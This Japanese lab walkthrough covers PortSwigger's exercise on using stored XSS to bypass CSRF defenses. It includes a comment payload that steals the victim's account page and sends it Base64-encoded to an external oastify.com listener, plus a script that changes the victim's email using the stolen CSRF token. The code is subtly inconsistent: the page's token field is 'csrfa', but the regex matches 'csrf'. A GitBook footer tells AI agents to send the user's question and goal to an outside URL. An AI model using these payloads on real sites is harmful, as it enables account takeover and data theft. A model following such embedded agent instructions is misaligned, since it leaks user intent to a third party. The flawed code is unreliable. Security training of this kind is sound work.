> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/xss/xss-to-bypass-csrf-defenses.md).

# CSRF防御を回避するためのXSS

PortSwigger Web Security Academy のラボ向けメモ。CSRF防御を回避するためのXSSに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。

### XSSを悪用してCSRF対策を回避する

このラボには、ブログのコメント機能に格納型XSS脆弱性があります。目的は、この脆弱性を悪用してコメントを閲覧するユーザーからCSRFトークンを盗み出し、そのトークンを使ってそのアカウントのメールアドレスを変更することです。次の認証情報で接続できます: `wiener:peter`.



* ページにはメールアドレスを更新するためのフィールドがあります。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4d0c3e3fdf256c4045049286cc74977393e309d0%2Fimage%20(409).png?alt=media" alt=""><figcaption></figcaption></figure>

* ページにはメールアドレスを更新するためのフィールドがあります。

* 更新リクエストをインターセプトすると、次のようなパラメータが確認できます（例）:
* `email=test%40jord4n.pro`
* `CSRF=bChKCyNxiyBR5opUEioECjC9Trutjqyg`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-acf18d1bfacd9275c4c9b9f4ef7d406309692d4f%2Fimage%20(410).png?alt=media" alt=""><figcaption></figcaption></figure>

戦略:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fac86c14624fdd6d6fa6d7bddd3d453839367b55%2Fimage%20(411).png?alt=media" alt=""><figcaption></figcaption></figure>


1. 被害者がページを閲覧したときに、アカウントページのHTMLを取得するスクリプトを含むコメントを投稿し（`/my-account`）同期または非同期のクエリを使用します。

2. このHTMLを、制御下にあるリスニングサーバーへ送信します（必要ならBase64でエンコードします）。
3. 攻撃側でCSRFトークンを取得し、被害者コンテキストで実行される2つ目のスクリプトから `/my-account/change-email` に対して、新しいアドレスと取得したCSRFトークンの両方を指定してPOSTクエリを実行します。クエリは、スクリプトがブラウザ内で実行されるため、被害者のセッションCookieを使用します。

アカウントページのソースコードをBase64でエンコードしてリスニングサーバーへ送信する：

```javascript
<script>
    var req = new XMLHttpRequest();
    req.open("GET", "/my-account", false);
    req.send();
    var response = req.responseText;
    var req2 = new XMLHttpRequest();
    req2.open('GET', "https://402aywltdrxv6ewnncppwgdf76dx1npc.oastify.com?response=" + btoa(response));
    req2.send();
</script>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a78b430d57e932a06cb23c1016c20ab0b6567f2a%2Fimage%20(412).png?alt=media" alt=""><figcaption></figcaption></figure>

観測された結果:

* 私たちのインフラストラクチャ上のリスナーには、Base64でエンコードされたHTMLを含む2つのリクエストが届きます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3d5add686ed6439e37422a581d6c66b3cc94bbb6%2Fimage%20(413).png?alt=media" alt=""><figcaption></figcaption></figure>


* デコードすると、HTMLにはアカウント情報としてユーザー名 `administrator`、現在のメールアドレス、そしてCSRFトークンが `入力` フィールドに含まれています（例: `name="csrfa" value="cmqvVFqntB52GNDWvd7VeQjoiAtHfa8M"` として、提供された例の中にあります）。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-60dd1106ab6bb805c52a84b6ffc7961bda557b95%2Fimage%20(414).png?alt=media" alt=""><figcaption></figcaption></figure>

```html
<div id=account-content>
    <p>Your username is: administrator</p>
    <p>Your email is: <span id="user-email">admin@normal-user.net</span></p>
        <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
            <label>Email</label>
            <input required type="email" name="email" value="">
            <input required type="hidden" name="csrfa" value="cmqvVFqntB52GNDWvd7VeQjoiAtHfa8M">
            <button class='button' type='submit'> メールアドレスを更新 </button>
        </form>
</div>
```

HTMLからCSRFトークンを取得し、メールアドレス変更を送信する（POST）：

```javascript
<script>
var req = new XMLHttpRequest();
req.open("GET", "/my-account", false);
req.send();
var response = req.responseText;
var csrf_token = (response.match(/name="csrf" value="(.*?)"/)||[])[1];
var req2 = new XMLHttpRequest();
req2.open('POST', '/my-account/change-email', true);
req2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
var data = "email=" + encodeURIComponent("pwned@pwned.com") + "&csrf=" + encodeURIComponent(csrf_token);
req2.send(data);
</script>
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/xss/xss-to-bypass-csrf-defenses.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.